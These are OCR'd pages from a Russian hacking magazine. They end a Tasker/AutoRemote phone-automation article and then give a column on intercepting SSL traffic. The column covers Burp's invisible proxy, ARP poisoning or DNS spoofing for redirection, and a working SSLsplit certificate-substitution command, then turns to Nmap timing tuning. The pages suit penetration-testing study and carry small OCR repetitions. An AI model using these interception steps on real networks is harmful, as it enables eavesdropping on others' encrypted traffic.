


Рис. 5. Главный экран AutoVoice



Рис. 6. Главный экран AutoRemote с QR-кодом и ссылкой на веб-интерфейс

УДАЛЕННОЕ УПРАВЛЕНИЕ

AutoRemote — еще один интересный плагин от автора AutoVoice. Он позволяет управлять смартфоном удаленно множеством разных способов, таких как веб-интерфейс, плагин для браузера, приложение для Windows/Linux, или с помощью другого смартфона на базе Android или iOS. С помощью AutoRemote можно создать профили, которые будут срабатывать при получении сигнала извне либо генерировать такой сигнал в результате какого-либо системного события. Две копии AutoRemote, установленные на разные устройства, позволят им обмениваться информацией в автоматическом ре-

жиме, в том числе с возможностью пересылки уведомлений, сообщений и активации определенных функций на одном смартфоне в ответ на событие на другом.

Сразу предупрежу, что стоимость плагина составляет четыре доллара, однако в маркете есть и бесплатная версия, единственное ограничение которой — длина команд до двух символов. В большинстве случаев этого будет вполне достаточно для отдачи таких команд, как «Отключить смартфон» или «Получить координаты» (для этого и одного символа хватит), но в случае реализации возможности пересылки уведомлений, получения со смартфона информации и организации чего-то вроде чата придется раскошелиться.

Как и плагин из предыдущего раздела, AutoRemote — это еще и полноценное приложение. После его запуска на экране появится ссылка и QR-код. Ссылку можно открыть в браузере, чтобы получить доступ к веб-интерфейсу управления смартфоном, а QR-код отсканировать другим смартфоном с установленным AutoRemote и связать два гаджета в сеть. Далее AutoRemote можно начинать использовать в своих профилях.

Для примера соединим с помощью AutoRemote планшет (имя в AutoRemote: tablet) и телефон (имя: phone) и создадим набор профилей, с помощью которых смартфон будет сообщать планшету, что он получил SMS. На смартфоне создаем такой профиль:

```
Контекст: Событие -> Телефон -> Получено текстовое
сообщение
Задача: Плагин -> AutoRemote Message -> Device: "tablet",
Message: "ss"
```

На планшете:

```
Контекст: Состояние -> Плагин -> AutoRemote -> Event Be-
haviour: On, Message ↵
Filter: "ss"
Задача: Сигнал -> Уведомление -> Название: "SMS", Текст:
"Получено SMS"
```

Теперь, когда на смартфон придет SMS, на планшете появится уведомление. Имея полную версию AutoRemote, профили можно расширить, включив в отправляемое сообщение информацию об отправителе и текст сообщения (переменные %SMSRF и %SMSRB).

WWW

Большое количество статей о Tasker на английском

Описание переменных Tasker на английском

О том, как использовать Tasker в связке с часами Pebble

Множество примеров использования AutoRemote






Рис. 7. Веб-интерфейс управления AutoRemote

ВЫВОДЫ

Tasker делает смартфон по-настоящему умным устройством. С помощью него и множества плагинов можно запрограммировать практически любой аспект работы устройства. Показанные в статье примеры лишь малая часть того айсберга, который скрывается за простым и приятным пользовательским интерфейсом.

EASY HACK

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com, twitter.com/antyurin

ПЕРЕХВАТИТЬ HTTPS-ТРАФИК, ИСПОЛЬЗУЯ TRANSPARENT PROXY

РЕШЕНИЕ

Нередко бывает нужно перехватить данные. Например, для решения исследовательских задач или при проведении реальных атак. Причем наряду с возможностью посмотреть желательно еще иметь возможность и поменять что-то в потоке данных. И если с обычными протоколами по большей части все просто, то при оборачивании их в SSL (что случается в последнее время все чаще) мы получаем проблемку.

Окей, если говорить об анализе трафика из браузера, то проблем не возникает. Любой перехватывающий прокси-сервер (а-ля Burp или ZAP) справится с этим на раз. А что делать, если «ломаемое» клиентское приложение не умеет использовать прокси? А если используется там какой-нибудь не HTTP-протокол? О решении второй проблемы мы поговорим в следующей задаче (разделены они были лишь для будущего удобного поиска), о первой же — читай ниже.

Хотелось бы отметить, что идейно «атака» на SSL будет одинакова для любой из тулз. Важно понимать, что никто не пытается расшифровать передаваемые данные, ведь главное — это обойти проверку правильности конечной точки подключе-

ные, ведь главное — это обойти проверку правильности конечной точки подключения, которая происходит на первых этапах подключения, то есть заставить клиент думать, что наш сервис — это то место, куда он хотел подключиться. Подписи, сертификаты и все такое. Но не будем углубляться и перейдем к сути.

Есть клиентское приложение, работает по HTTPS, но юзать прокси не умеет. Мы можем использовать тот же Burp или любой другой прокси, который в состоянии работать в режиме transparent (invisible).

Немного поясню, в чем разница. Начнем с простого — с HTTP, а потом перейдем к HTTPS. Для обычного HTTP-трафика, когда используется прокси, ПО (а-ля браузер) посылает такой запрос:

```
GET http://any_host.com/url?query=string HTTP/1.1
Host: any_host.com
```

Когда прокси отсутствует, то браузер шлет

```
GET /url?query=string HTTP/1.1
Host: any_host.com
```

Как видишь, в варианте с прокси (обычным прокси) в запросе (то, что после GET) присутствует имя хоста. При получении запроса прокси по этому имени понимает, куда нужно подключиться и отправить запрос.

Если же приложение не поддерживает работу с прокси, то у нас возникает две проблемы: как заставить его подключиться к нам и как наш прокси может понять, куда подключаться.

Для решения первой задачи нам пригодится любой метод, при котором трафик от приложения потечет через нас. Мы можем либо стать гейтвеем/шлюзом для подсети (ARP poisoning в помощь), либо стать сервером (запись в hosts, DNS spoofing и прочее), либо использовать что-то поизвращенней.

Вторая же задача решается тем, что прокси берет имя сервера, куда надо подключаться, но не из URL'a, а из заголовка Host в самом запросе. Вот такое поведение прокси и называется transparent (хотя имеются и другие значения). Ты, например, можешь ходить в инет на работе, не указав прокси, но фактически подключения твои будут все равно идти через корпоративный прокси, с теми же ограничениями на контактик, что и у проксированных юзеров.

Но это было про HTTP. А как же с HTTPS? Здесь все труднее.

В прошлом номере я описывал, как работает браузер через прокси, подключаясь к HTTPS-сайтам. Напомню, что браузер подключается к прокси методом CONNECT с указанием имени хоста, куда он хочет подсоединиться. Прокси же, в свою очередь, подключается по указанному имени хоста, а дальше просто редиректит трафик от браузера на сервер. Если же приложение не поддерживает прокси, то как же transparent-прокси узнает, куда ему подключать клиент? В автоматическом режиме — никак.

Но все-таки вариант есть, если добавить сюда еще одну технологию. Она называется Server Name Indication (SNI) и является одним из расширений SSL-протокола. Поддерживается еще далеко не всеми, но основные браузеры уже в лодке. Технология очень простая. Клиент указывает имя сервера, куда подключается в самом нача-

ле SSL handshak’а (то есть эта инфа не зашифрована).

Таким образом, у transparent-прокси опять-таки появляется возможность автоматически проксировать данные между клиентом и серверами на основе анализа SNI при подключениях.

Теперь общая ситуация примерно ясна. Перейдем к частностям. За основу возьмем Burp и его возможности, как типовой пример.


Если клиентское приложение не поддерживает прокси, то Burp, как ты уже понял, умеет работать в режиме invisible proxy. Включить его можно, воспроизведя следующую цепочку: `Proxy → Options → Proxy Listeners → Выделение прокси → Edit → Request Handling → Support Invisible Proxy`.

Если клиент поддерживает SNI, то все хорошо: Burp может и к нужному хосту подключиться, и сгенерировать сертификат либо самоподписанный, либо подписанный Burp’овским CA. Но если это не так, то придется поработать руками.

Во-первых, на вкладке Request Handling мы должны указать адрес и порт, куда необходимо осуществлять подключение. Во-вторых, в Certificate указать имя сервера, для которого будет сгенерен сертификат. Самоподписанный создать совсем не получится.

Ясное дело, эти данные надо еще откуда-то получить. Тебе, скорее всего, потребуется посмотреть, к какому IP-адресу и порту подключается клиентское приложение, а далее подключиться к нему напрямую и из полученного SSL-сертификата взять имя для генерации своего.

Как видишь, все просто, но местами муторно. Но в итоге мы получаем чистый HTTP-трафик в Burp’е. За подробностями по этой возможности Burp’а обращайся сюда.



Burp в режиме invisible proxy

ПЕРЕХВАТИТЬ НЕ HTTP-ТРАФИК В SSL

ПЕРЕХВАТИТЬ НЕ HTTP-ТРАФИК В SSL

РЕШЕНИЕ

Как ты, наверное, заметил, описанный выше транспарент-прокси для SSL-трафика, по сути, представляет собой простой порт-форвардинг. Получается такой редирект с подменой сертификата. И на самом деле, ведь в данном случае нет никакой особой привязки к протоколу, который находится внутри SSL. То есть предыдущая задача в какой-то мере подвид этой.

Наш же вопрос с прошлого топика — а что делать, если внутри SSL используется не HTTP-протокол? IMAPS, FTPS и почти любой другой аналогичный протокол с буковкой S на конце. В SSL запихивают все подряд. А ведь как сладко было бы обойти SSL и добраться до чистого трафика…

Ответ простой. В других случаях — не использовать Burp :), а использовать что-то другое. Есть много различных тулз, которые в этом помогут. Какие-то из них заточены под конкретный протокол, но есть и универсальные. С одним из универсалов я и хотел бы тебя сегодня познакомить — с SSLsplit.

Тулза эта прекрасна тем, что ее основная идея очень проста и понятна, но при этом имеется приличный объем специфичных настроек. Она представляет собой простой порт-форвардер («если трафик пришел на такой-то порт — пересылай все в такое-то место»), но имеет возможность для «работы» с SSL. Можно подсунуть реальный (краденый) сертификат, создать самоподписанный или подписанный своим CA. Также поддерживает автоматическую генерацию на основе SNI или редирект трафика на конечный IP-адрес (когда мы изображаем из себя гейтвей). Плюс она консольна, что позволяет легко автоматизировать типовые действия. Все это в целом делает ее куда более юзабельной для проведения атак (а не просто анализа протоколов приложений). Что делать дальше с трафиком — это уже зависит от твоих потребностей.

Не буду приводить здесь мануалы по использованию, а ограничусь небольшим показательным примером.

```
sslsplit -k ca.key -c ca.crt -l connect.log -L /tmp ssl ↵
0.0.0.0 993 www.example.org 993 tcp 0.0.0.0 143
```


Здесь `-k` и `-c` указывают путь до приватного ключа и сертификата нашего CA, которые можно сгенерить при необходимости, используя openssl. Остальные параметры:

- -l — путь до файла, в котором будет вестись лог коннектов;
- -L — путь до директории, в которой будут сохраняться логи всех подключений (в плейн-тексте).

Далее блок «ssl 0.0.0.0 993 www.example.org 993». Ssl указывает, что мы снифаем SSL и надо подменить сертификат. Далее интерфейс и порт, на котором SSLsplit будет прослушивать трафик. Последняя пара — имя домена и порт, куда SSLsplit должен подключиться. Блок «tcp 0.0.0.0 143» почти аналогичен. Здесь мы указываем, что ssl не используется (поэтому tcp), а также входной порт SSLsplit. Если SSLsplit «подключен», как гейт (шлюз), то можно не указывать конечную точку подключения, она будет взята из IP-заголовков.

Таким образом, мы имеем простую и универсальную тулзу. Описание ее использо-

вания с примерами можно почитать здесь, а здесь перечень всех возможностей (man).



Пример того, как подменяется сертификат и мы получаем чистый IMAP-трафик

НАСТРОИТЬ NMAP ДЛЯ СЛОЖНЫХ УСЛОВИЙ

РЕШЕНИЕ

Nmap, несомненно, тулзенка из топ-десятки самых необходимых и заюзанных тулз — как для пентестов, так и для мониторинга системы, да и для других дел. С одной стороны, она проста, умна и быстра, за что ее все любят. С другой стороны, при работе с ней в нестандартных условиях возникают различного рода трудности, во многом связанные с тем, что не совсем понятно, как же она устроена внутри, ее алгоритмы.

А внутренности Nmap совсем не простые, даже если взять ее главный функционал — сканирование портов. Не вдаваясь в подробности, можно четко утверждать, что целью создателей Nmap было сделать сканер, который бы предельно точно находил открытые порты (то есть без false positive, false negative), мог бы работать в различных сетях (стабильных/нестабильных, быстрых и медленных), подстраиваться под меняющиеся характеристики сети (например, когда промежуточное сетевое оборудование перестало справляться с нагрузками). То есть поведение Nmap меняется динамически, под конкретную сеть, под конкретный хост.

С другой стороны, его нацеленность на точность часто очень негативно сказывается на производительности. Приведу типичный пример: сканирование хостов в интернете, часть из которых находится за файрволом. На SYN-запрос на закрытый порт файрвол не отвечает ничего, вместо RST. Казалось бы, в чем проблема? Как раз в умности Nmap. Так как причин проблемы он не знает (файрвол, лагучая сеть, ограни-

чения конечного хоста), то он будет замедлять частоту отправки запросов на сервер (до одной секунды по умолчанию), увеличивать ожидание до ответа на отправленный запрос (до десяти секунд). И добавь сюда то, что Nmap перепроверяет порты по десять раз. Получается, чтобы просканировать все TCP-порты зафайрволенного хоста с одним открытым портом, счет переходит даже не на часы, а на дни. Но найти-то данный открытый порт необходимо.

Но это еще не самая проблема. Nmap, дабы повысить свою производительность, сканирует сеть группами хостов, а не по одному. При этом характеристики сети для каждого из хостов будут отслеживаться индивидуально, что тоже хорошо. Проблема же заключается в том, что новая группа хостов не начинается, пока не закончилась предыдущая. Получится, что один хост может затормозить сканирование целого диапазона хостов… И чтобы такого не случилось, желательно наконец-то разобраться с возможностями тонкой настройки Nmap.

Признаюсь, сам я не глубокий знаток алгоритмов Nmap (об этом ведь даже книги пишут: [Nmap Reference Guide](), [Nmap Network Scanning]()), что необходимо для корректной настройки таймингов. С другой стороны, у нас тут Easy Hack, так что сконцентрируемся на основных параметрах и практических рекомендациях (которые в большинстве случаев отлично работают).

Итак, у Nmap есть ряд параметров, напрямую влияющих на производительность. Все приводить не буду, а лишь понравившиеся :).

Перед началом сделаю два замечания. Здесь, раньше и далее «по умолчанию» значит «для профиля T3», который и на самом деле используется по умолчанию, когда не выбран какой-то другой профиль. А значение <time> задается в секундах, но можно использовать и другие единицы времени, добавляя соответствующую букву. Например, 3000ms, 5h, 10s.

--initial-rtt-timeout <time>, --max-rtt-timeout <time>. RTT (Round Trip Time) — время от отправки пакета до получения на него ответа. Очень важный параметр, который постоянно подсчитывается Nmap'ом во время сканирования. И не зря, ведь по нему Nmap понимает «производительность» сети и конечного хоста. Фактически он напрямую влияет на то, как долго будет ждать Nmap между отправкой запроса и получением ответа.

И как ты понимаешь, если ответа мы не получаем, то это значительно влияет на RTT. Как следствие, Nmap, послав SYN-пакет в «черную дыру» файрвола, будет ждать в итоге max-rtt (даже в быстрой сети), перед тем как понять, что порт зафильтрован. По умолчанию initial — одна секунда, max — десять секунд.

Для выбора же корректных значений RTT запускаем Nmap с параметром -traceroute (команда ping тоже подойдет). По сути, нам надо получить время прохождения пакета до конечного хоста или хотя бы близкого к нему. Далее рекомендуется для initial указать удвоенное полученное значение, а для max — учетверенное.

--max-retries — очень простой параметр — максимальное количество повторов. Хотя я уже и писал, что десять повторов может быть, но это только в случае, если Nmap ощущает «плохую» сеть. Обычно меньше. Так что если сеть хороша — можешь обрезать вполовину и даже больше.

--max-scan-delay <time> — максимальное время ожидания между отсылкой пакетов. По умолчанию — секунда. Если сеть хороша и нагрузки не боится (то есть почти всегда), то спокойно можно уменьшать даже в пять раз.

